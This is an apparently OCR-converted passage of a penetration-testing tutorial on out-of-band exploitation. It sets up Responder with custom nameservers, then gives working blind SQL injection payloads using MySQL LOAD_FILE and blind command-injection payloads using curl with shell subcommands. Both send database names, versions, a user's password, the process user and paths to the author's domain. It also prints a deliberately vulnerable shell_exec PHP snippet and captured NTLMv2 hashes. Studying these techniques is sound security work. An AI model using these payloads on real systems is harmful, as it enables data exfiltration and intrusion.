
When running Responder, we are going to set 2 parameters:

1. -I parameter: The parameter we specify which network interface to listen to. This parameter is mandatory. With *ifconfig* command, you can list the interfaces on your system and get the name of your broadcast interface. My broadcast interface is called “eth0”.
2. -v parameter: Verbose parameter. I will use it to see the generated logs live on the terminal. It is not mandatory to use, but we will use it so that we can see the logs instantly.

You can use the `./Responder --help` command for other parameters.

I used the following command to run Responder with the necessary parameters set:


`./Responder -I eth0 -w`



```
    HTTPS server                 [ON]
    WPAD proxy                   [OFF]
    SMB server                   [ON]
    Kerberos server              [ON]
    SQL server                   [ON]
    FTP server                   [ON]
    IMAP server                  [ON]
    POP3 server                  [ON]
    SMTP server                  [ON]
    DNS server                   [ON]
    LDAP server                  [ON]

[+] HTTP Options:
    Always serving EXE           [OFF]
    Serving EXE                  [OFF]
    Serving HTML                 [OFF]
    Upstream Proxy               [OFF]

[+] Poisoning Options:
    Analyze Mode                 [OFF]
    Force WPAD auth              [OFF]
    Force Basic Auth             [OFF]
    Force LM downgrade           [OFF]
    Fingerprint hosts            [OFF]

[+] Generic Options:
    Responder NIC                [eth0]
    Responder IP                 [167.99.210.241]
    Challenge set                [1122334455667788]



[+] Listening for events...
```

As seen, Responder started to listen to ports with the "Listening for events..." message. You can see in the list above that the ports of some services are listened by default. Since we will work only with DNS, and DNS's port (53rd port) is listened by default, there is no need to make an extra setting for that.


When I try to access my server's IP address from the browser, it can be seen that Responder HTTP server service is up at port 80 and displays incoming logs to the terminal.



```
[+] Listening for events...
[HTTP] Sending NTLM authentication request to 212.2.212.140
[HTTP] Sending NTLM authentication request to 212.2.212.140
```


Finally, we need to define the IP address of our server as a DNS IP address of a domain name that belongs to us - so that in order to resolve a DNS request coming to the domain, the DNS query goes to the Responder.

For this operation, I will be using omercitak.com - the domain name I usually use to test these kinds of stuff. After entering the control panel of my domain name, I first create 2 main domain name server records named ns1 and ns2 and then entering the IP address of the server that Responder is installed on, then hit save.



Ana Bilgisayar	IP Adresleri
NS2	167.99.210.241
NS1	167.99.210.241

After, I select these records from the *Ad Sunucuları (Turkish for Name Servers)* page and save.



Ad Sunucuları


Özelleştirilmiş ad sunucusu kullanımı

Ad sunucusu
ns1.omercitak.net
ns2.omercitak.net

After these operations, when you visit http://omercitak.net/ through the browser, the request you send should be seen on Responder.

P.S. You might not get instant results since the servers your request passes through may have DNS Cache active. In this case, I recommend you check from time to time for 2-3 hours.

Once done with this step, you can see that 1 DNS packet and 1 HTTP packet have arrived the Responder when we visited http://omercitak.net/



```
[+] Listening for events...
[*] [DNS] Poisoned answer sent to: 212.58.5.2       Requested name: .omercitak.net
[HTTP] Sending NTLM authentication request to 212.2.212.140
```

We are now ready to exploit the vulnerabilities!

Exploiting Vulnerabilities with the OOB Technique

Now, it is OOB's turn. Think of the blind vulnerabilities above - what did they have in common? Since there were no outputs while performing the attack, we were clueless of the attack's situation. In cases like this, the OOB technique comes to our help.

Although OOB can not be used in every blind vulnerability, it can be used in most of the vulnerabilities.

At the first section, we defined what OOB is - executing the attack by going out of the socket opened between attacker (client) and the server during the attack. So, how do we actually do this?

There are multiple ways for this but the common point and the logic is the ability to request outside. If we succeed in sending a request from the attacked server to outside, we can exploit the vulnerability using the OOB technique.

There are multiple ways to send requests from the server to the outside. There may even be some methods you will develop that no one knows yet. This is a bit open-ended, but usually protocols like HTTP, DNS and FTP are used.

If it is possible to send a packet from any protocol like HTTP, DNS, FTP…, out of the attacked server, it is also possible to include credential information of the server into that packet and take them out.

p.s. taking data out of a system is called "data exfiltration."

Here, we face 2 problems:

1. How do we extract data?
2. Where do we send the data?

The solution of the first problem varies. As I said before, we may not be able to exploit every blind vulnerability using OOB. This partly depends on the methods we can use on the server-side and the configurations made.

For this reason, we need to make some research depending on the vulnerabilities' type. For instance, taking SQL Injection as an example, we need to find a method to send a request out of the server inside the query.

Think for a while, move on if you can't find one :)

Exploiting Blind SQL Injection Vulnerability with OOB Technique

There are some methods specific to each database. Some are default, some need to be configured additionally.

MySQL

There is a variable named `secure_file_priv` in MySQL. This variable controls import/export files such as LOAD DATA, OUTFILE and LOAD_FILE(). 3 types of value can be assigned to this variable. Depending on the values assigned, the behaviour of MySQL varies as follows:

If,

- A directory path on the system is set : MySQL performs export and import operations only on this directory.
- NULL is set : Command and functions like LOAD DATA, OUTFILE and LOAD_FILE() used in MySQL import and exports are all disabled.
- Nothing is set (empty) : Export and import operations can be done anywhere.

The least secure and the one that will enable us to perform OBOB attack is like the one on the 3rd bullet. If the *secure_file_priv* variable is not empty, we simply can not perform an OOB attack.

- This variable is EMPTY by default in MySQL 5.5.34
- This variable is NULL by default in MySQL 5.6.34

Now, what will we do with these export/import functionalities? Commands and functions like LOAD DATA, OUTFILE, LOAD_FILE() are able to import files from outside as well. Pay the finest attention you got here, importing a file from outside means the sending of an HTTP request. We add the data on the MySQL server where we can already execute injection and execute commands to the file import address. Then, if we follow the incoming requests on the server where the file is to be imported, we will extract data from inside to outside.

Let's make an example with LOAD_FILE.

Let's use the test case we prepared for SQL Injection in the previous section. As mentioned before, I am not going to go full SQL Injection 101 here. Instead, I will directly show an OOB example.

The command I used for OOB using LOAD_FILE is:

```
load_file(concat('\\\\', database(), '.omercitak.net\\abc'))
```


In the above command, *concat* concatenates and database name to be the subdomain of omercitak.net and puts the resulting string into the load_file function. The above command concatenates the database to be a subdomain of the domain *omercitak.net* using the concat function and has placed the resulting string into the load_file function.

Say, if the database name is *deneme*, the resulting string from the concat function would be like this: \\\\deneme.omercitak.net\\abc

In order to inject this payload, we need to write such a payload exactly as:

```
union select load_file(concat('\\\\', database(), '.omercitak.net\\abc')),1,2
```


On the browser, we send to the vulnerable id parameter.



localhost/oob/?id=1%20union%20select%20load_file(concat(%27\\\\%27,%20database(),%20%27.omercitak.net\\abc%27)),1,2

id: 1 - username: om3rcitakid: - username: 1

Checking Responder now.




```
[*] [DNS] Poisoned answer sent to: 212.58.6.2       Requested name: .oob.omercitak.net
[SMB] NTLMv2-SSP Client   : 212.2.212.140
[SMB] NTLMv2-SSP Username : DESKTOP-SKU019T\omer
[SMB] NTLMv2-SSP Hash     : omer::DESKTOP-SKU019T:1122334455667788:082DFF16F2E2ADF8C6E18AB78170141B:0101000000000
0006D65E5FEFC25D501B2BD7C281F4B17D10000000002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D
004200310032000300A0053004D00420031003200005000A0053004D004200310032000800300030000000000000000100000000200000276
0E8801BCB0E7170779EE86A4D57FAAFA84FD05EFDB95F8AD2ADEF8CEFD1FD0A0010000000000000000000000000000000000009002C006300
6900660073002F006F006F0062002E006F006D006500720063006900740061006B002E006E0065007400000000000000000000
[SMB] Requested Share     : \\OOB.OMERCITAK.NET\ABC
```

Letters *oob* can be seen as the subdomain in the DNS log. The database name is *oob*.


Taking a look at the version info.

```
union select load_file(concat('\\\\', version(), '.omercitak.net\\abc')),1,2
```



localhost/oob/?id=1%20union%20select%20load_file(concat(%27\\\\%27,%20version(),%20%27.omercitak.net\\abc%27)),1,2

id: 1 - username: om3rcitakid: - username: 1




```
[*] [DNS] Poisoned answer sent to: 213.155.103.107  Requested name: .10.1.37.MariaDB.omercitak.net
[SMB] NTLMv2-SSP Client   : 212.2.212.140
[SMB] NTLMv2-SSP Username : DESKTOP-SKU019T\omer
[SMB] NTLMv2-SSP Hash     : omer::DESKTOP-SKU019T:1122334455667788:9B10C6E0B73E861ABF761AFE3FD87F0C:0101000000000
000A0651B0CFD25D5012CFFD332224B5F37000000000002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D
0042003100320003000A0053004D0042003100320005000A0053004D0042003100320008003000300000000000000000000000100000000200000276
0E8801BCB0E7170779EE86A4D57FAAFA84FD05EFDB95F8AD2ADEF8CEFD1FD0A00100000000000000000000000000000000000000900440063000
6900660073002F00310030002E0031002E00330037002D004D0061007200690061004400420002E006F006D00650072006300690074006100610
B002E006E00650074000000000000000000
[MSSQL] Received connection from 202.60.126.49
[SMB] Requested Share     : \\10.1.37-MARIADB.OMERCITAK.NET\ABC
```

We got the version info - 10.1.37 MariaDB.


Now let's write a subquery and get the users' passwords in the database.

union select load_file(concat('\\\\', (select password from users where id=1), '.omercitak.net\\abc')),1,2



localhost/oob/?id=1%20union%20select%20load_file(concat(%27\\\\%27,%20(select%20password%20from%20users%20where%20id=1),%20%27...

id: 1 - username: om3rcitakid: - username: 1



```
[*] [DNS] Poisoned answer sent to: 212.58.6.2       Requested name: .123456.omercitak.net
[SMB] NTLMv2-SSP Client   : 212.2.212.140
[SMB] NTLMv2-SSP Username : DESKTOP-SKU019T\omer
[SMB] NTLMv2-SSP Hash     : omer::DESKTOP-SKU019T:1122334455667788:62F16086B1E471AA3976CE94AAC7E0F2:0101000000000
000728AA601FD25D5017189D0145145E71B00000000002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D
0042003100320003000A0053004D0042003100320005000A0053004D0042003100320008003000300000000000000000000000100000000200000276
0E8801BCB0E7170779EE86A4D57FAAFA84FD05EFDB95F8AD2ADEF8CEFD1FD0A00100000000000000000000000000000000000000900320063000
6900660073002F0031003200330034003500360002E006F006D00650072006300690074006100610006B002E006E006500740000000000000000000000
[SMB] Requested Share     : \\123456.OMERCITAK.NET\ABC
```

The password of the first user is 123456

The rest is up to you.

PostgreSQL


	No need to reinvent the wheel for PostgreSQL for what I have already done, here is the demo video's link for you to watch :) https://www.youtube.com/watch?v=8ItJbYrZOK8

Exploiting Blind Command Injection Vulnerability using OOB Technique

A sample code snippet for Blind Command Injection has been given in the *Blind Vulnerabilities* section. The recall the code:

```
<?php
shell_exec($_GET['cmd']);
?>
```

We won't get an output whatever command we run on the system after sending a payload from the Query String `cmd` parameter. Before passing to OOB, let's make a time-based attack and analyse the behaviour.



192.168.52.131/?cmd=sleep%205
Not secure
Elements Console Sources Network Performance Memory Application Security Audits
Name Status Type Initiator Size Time Waterfall
?cmd=sleep%205 200 document Other 203 B 5.09 s

As you can see, I sent the `sleep 5` command, and it took 5 long seconds to load the page. You can confirm this by trying 2-3 times with several intervals.

P.S. Since this PHP file works on Linux, I used the `sleep` command. As far as I can remember, there is no sleep command on Windows. If the system was Windows, I would have used another command alternative to `sleep`.


Now, let's exploit this vulnerability using OOB.

As we said - we need to send an outside request from this server. There are many Linux commands for this, such as nslookup, wget etc.. We will be using `curl`.


192.168.52.131/?cmd=curl omerc
Not secure
192.168.52.131/?cmd=curl%20omercitak.net

`curl omercitak.net`

When we send this command directly, we see that the corresponding DNS query comes to our Responder.



```
[HTTP] Sending NTLM authentication request to 31.223.0.82
[*] [DNS] Poisoned answer sent to: 193.192.98.16    Requested name: .omercitak.net
[*] [DNS] Poisoned answer sent to: 193.192.98.19    Requested name: .omercitak.net
[HTTP] Sending NTLM authentication request to 31.223.0.82
```


Okay, but how do we extract data? For this, we need to understand what *subcommand* is. On Linux systems, we can run commands inside commands. We need this to be able to exploit the vulnerability the OOB-way. Just like SQL Injection, we will send the output of the command as subdomain before the omercitak.net domain name and send a request with curl.

You can use sub commands in 2 ways on Linux systems:

1. Writing the command inside between grave accents "`" e.g. `whoami`
2. By writing the desired command in place of *command* in the template $(`command`). We will be using both.


First, let's learn the name of the user that the webserver is running.

`curl `whoami`.omercitak.net`


192.168.52.131/?cmd=curl omerc

192.168.52.131/?cmd=curl%20`whoami`.omercitak.net

The incoming request to Responder:


```
[+] Listening for events...
[*] [DNS] Poisoned answer sent to: 193.192.98.16    Requested name: .www.data.omercitak.net
[HTTP] Sending NTLM authentication request to 31.223.0.82
```

The user is www-data.

Time to find out the path to the directory that the file runs. This path is critical for us. Because this path is the only public directory on the system that the webserver is running. If we find this directory out and have a write permission to, we can make the type of vulnerability go from OOB to Reflected.

The command I need to use to find my current directory is pwd, but I will not be able to use it just like in the previous command.

```
curl `whoami`.omercitak.net
```


The reason it can not be used like that is the slash character "/" at the end of the directory. Since a subdomain can not contain a slash character, the curl command will throw an error. With the help of *sed* command, I am going to replace slash with period "." by applying a simple RegEx pattern.

```
sed "s/\//./g" <<< `pwd`
```


Yet, of course, in order to give this command as a subdomain to omercitak.net, I need to put it in a complete subquery. So it should be like this;

```
curl a$(sed "s/\//./g" <<< `pwd`).omercitak.net
```

The reason I put letter a after curl and before the $ sign is because the returned path is fullpath. Since we replaced the slash character with period, the returned directory path will be something like "test1.test2.test3". Also, since a domain can not start with a period, curl will throw an error. We would either delete the period at the start or prevent curl from throwing an error by putting a random character just as what I did.


192.168.52.131/?cmd=curl a$(se

Not secure | 192.168.52.131/?cmd=curl%20a$(sed%20"s/\//./g"%20<<<%20`pwd`).omercitak.net


```
[+] Listening for events...
[*] [DNS] Poisoned answer sent to: 193.192.98.16    Requested name: .a.var.www.html.omercitak.net
[HTTP] Sending NTLM authentication request to 31.223.0.82
```


Output: .a.var.www.html.omercitak.net

We put the letter *a* at the beginning. If we ignore it and look at the rest, we will see that our directory is "/var/www/html".

Let us now extract data to the public directory! With a command like

